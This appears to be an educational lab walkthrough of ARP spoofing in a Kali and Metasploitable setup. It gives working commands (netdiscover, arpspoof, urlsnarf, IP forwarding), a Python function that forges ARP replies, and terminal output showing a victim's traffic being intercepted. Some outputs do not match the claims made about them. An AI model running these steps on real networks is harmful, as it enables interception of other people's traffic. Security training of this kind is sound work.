This project demonstrates an ARP spoofing attack, a technique used to intercept network traffic between two devices on a local network. The purpose is to understand the vulnerability of ARP and how it can be exploited, as well as to learn about network security principles.

ARP Spoofing Attack Overview

The attacker sends fake ARP responses to the victim, associating the attacker's MAC address with the router's IP address.

The victim updates its ARP table, redirecting internet traffic to the attacker's machine.

The attacker can then intercept, inspect, and forward the traffic.

Steps to Perform the Attack

Discover IP addresses on the network:

sudo netdiscover

```
kali@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 172.16.105.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     08:00:27:27:be:9e      1      60  PCS Systemtechnik GmbH
192.168.1.100   08:00:27:3c:05:2e      1      60  PCS Systemtechnik GmbH
```

Enable IP forwarding:


“echo 1 > /proc/sys/net/ipv4/ip_forward”

To inspect the arp tables you can use arp –a command

```
msfadmin@metasploitable:~$ arp -a
? (192.168.1.101) at 08:00:27:D2:26:79 [ether] on eth0
? (192.168.1.101) at 08:00:27:D2:26:79 [ether] on eth0
msfadmin@metasploitable:~$
```

Execute the ARP spoofing attack:

“sudo arpspoof -i eth0 -t <VICTIM_IP> <ROUTER_IP>”




```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
```

Intercept traffic:

“sudo urlsnarf -i eth0”


```
┌──(kali㉿kali)-[~]
└─$ sudo urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.100 - - [20/Nov/2024:16:41:13 -0500] "GET http://www.google.com/ HTTP/1.0" - - "-" "Wget/1.10.2"
```

Run the “arp –a” command again to get a different result



```
msfadmin@metasploitable:~$ arp -a
? (192.168.1.1) at 08:00:27:D2:26:79 [ether] on eth0
? (192.168.1.101) at 08:00:27:D2:26:79 [ether] on eth0
msfadmin@metasploitable:~$
```

You can use the “sudo ip neigh flush all” to reset the arp table




```
┌──(kali㉿kali)-[~]
└─$ sudo ip neigh flush all
[sudo] password for kali:
```

The arp table returns to where it was originally

```
msfadmin@metasploitable:~$ arp -a
? (192.168.1.101) at 08:00:27:D2:26:79 [ether] on eth0
? (192.168.1.101) at 08:00:27:D2:26:79 [ether] on eth0
msfadmin@metasploitable:~$
```


You can also do an arp spoof attack using Python



```python
def arp_spoof(dest_ip, dest_mac, source_ip, source_mac):
    packet = ARP(op="is-at", hwsrc=source_mac, psrc=source_ip, hwdst=dest_mac, pdst=dest_ip)
    send(packet, verbose=False)
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo python3 arpSpoof.py 192.168.1.100 192.168.1.1
Sending spoofed ARP packets. Press Ctrl+C to stop.
```

The arp table again changes



```
msfadmin@metasploitable:~$ arp -a
pfSense.home.arpa (192.168.1.1) at 08:00:27:27:BE:9E [ether] on eth0
? (192.168.1.101) at 08:00:27:D2:26:79 [ether] on eth0
msfadmin@metasploitable:~$
```